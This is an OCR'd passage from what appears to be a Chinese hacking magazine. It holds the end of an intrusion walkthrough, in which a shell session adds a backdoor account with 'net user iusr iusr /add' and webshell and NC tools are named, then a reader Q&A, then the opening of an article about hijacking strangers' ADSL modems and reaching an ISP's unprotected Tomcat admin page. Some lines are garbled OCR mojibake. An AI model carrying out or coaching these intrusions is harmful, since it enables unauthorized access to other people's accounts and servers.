



图9



```
C:\WINNT\system32>net user
net user

\\    厂ノ  明め

-------------------------------------------------------------------------------
admin                    Administrator            cd1111
Guest                    hernestsai               IUSR_USER-8N1JAJYBUY
IWAM_USER-8N1JAJYBUY     IsInternetUser
    碌⇔丩拔   祇ネ  ┤    迥杭

C:\WINNT\system32>net user iusr iusr /add
net user iusr iusr /add
    碌⇔⊖

C:\WINNT\system32>net user
net user

\\    厂ノ  明め

-------------------------------------------------------------------------------
admin                    Administrator            cd1111
Guest                    hernestsai               iusr
IUSR_USER-8N1JAJYBUY     IWAM_USER-8N1JAJYBUY     IsInternetUser
    碌⇔丩拔   祇ネ  ┤    迥杭


C:\WINNT\system32>
```

图10

后记

本文并没有使用什么复杂的技术，现在有很多网站的目录和数据库不在同一台主机上，希望本文可以给菜鸟们提供一种思路，希望对大家有用！也欢迎大家一起交流。

（文章中涉及到的工具nbsi2.5、2006海阳顶端木马、NC已经收录于光盘中）




问：我使用的是Windows XP操作系统，通常我只用系统自带的全拼输入法和智能ABC输入法输入汉字。请问，在遇到不会发音的汉字时，除了查字典外，用什么方法能输入这个汉字？呆呆，千万不要告诉我去学五笔哦，我可不想去记那么多字根。

答：在不会汉语拼音，或者不知道某字的读音时，智能ABC输入法照样可以发挥作用，你可以使用智能ABC输入法中提供的笔形输入法。智能ABC笔形输入法把所有汉字的基本部件归纳为横（提）、竖、撇、点（捺）、折（竖弯钩）、弯、叉、方八种基本笔形，分别用键盘上的1～8这八个数字键为代码进行输入，你只要按照该输入法帮助系统中提供的一个简易代码表和输入法则进行输入即可。需要特别注意的是，系统默认这种输入方式没有打开，如果要使用这种笔形输入法，你需要按如下方法进行设置：在智能ABC输入条上单击鼠标右键，在快捷菜单中选择“属性设置”，在弹出的窗口中选择“笔形输入”复选框，确认即可。

问：我听说卡巴斯基杀毒软件挺好用的，机器本来可以正常使用，安装Kaspersky杀毒软件后，系统就变得非常慢，甚至死机，这是为什么？

答：在安装Kaspersky产品之前，一定要完全卸载其它厂家的反病毒软件产品，正常使用Kaspersky产品了。如果已经发生冲突，在正常的Windows环境下不能反安装任何一个杀毒软件，这时需要进入安装模式下，进行反安装操作，把杀毒软件卸载掉。



赤手空拳斗星空

〓阿布〓

前几天，我的小宠物生病了，由于我的那点儿宠物币和Q币早就花光了，小宠物一天到晚说它的肚子疼，唉，心疼呀！别哭了，谁叫咱家穷呢，养得起你，就养不起我自己了！以前也看过许多使用ADSL帐户充QB的动画和文章，于是我利用ADSL密码终结者扫描了一些ADSL帐户，早就知道互联星空给ADSL帐户充QB限制了IP，所以我亲身登录扫来的ADSL小猫，把其内部存储的ADSL帐号和密码全给更改了，并保存后进行了重新启动，希望他的主人不要怪罪我，阿门！可是，即使我这样周折，互联星空却仍然不让俺充，郁闷哦！我那可怜的小宠物哦！

今天我又来到互联星空，听说它的气象预报挺准的，点开看了看（图1），我们当地已经是连续好几天都是晴天哦！看到IE的地址栏，我有了坏想法，可能是我太敏感，加上又是个IP地址，还是8080端口，我能不有想法吗？！我修改URL来到根目录，哦？使用的是TOMCAT（图2），互联星空为什么把它藏起来呢，我猜想这个服务器的配置一定很菜，听说TOMCAT服务器的默认配置可是列目录的，我在其地址后面加上了个Images来测试一下，OK！成功显示，下面就是“我猜我猜我猜猜猜”了，加上个Admin，哈哈！一样成功显示（图3），爆出了后台目录，有个admin.jsp引起我的怀疑，打开看看，晕！狂晕！互联星空竟然没有做任何限制，不用登录，直接就可以访问哦（图4）！我们找个版块加点“天气”，我选择了“气象法规”版块，就留个Message吧！不知道里面加上挂马的代码会怎么样，只给互联星空的管理员提个醒（图5），由于这个破后台功能太少，所以我就放弃了对它的“开发利用”。




图 1




图 2

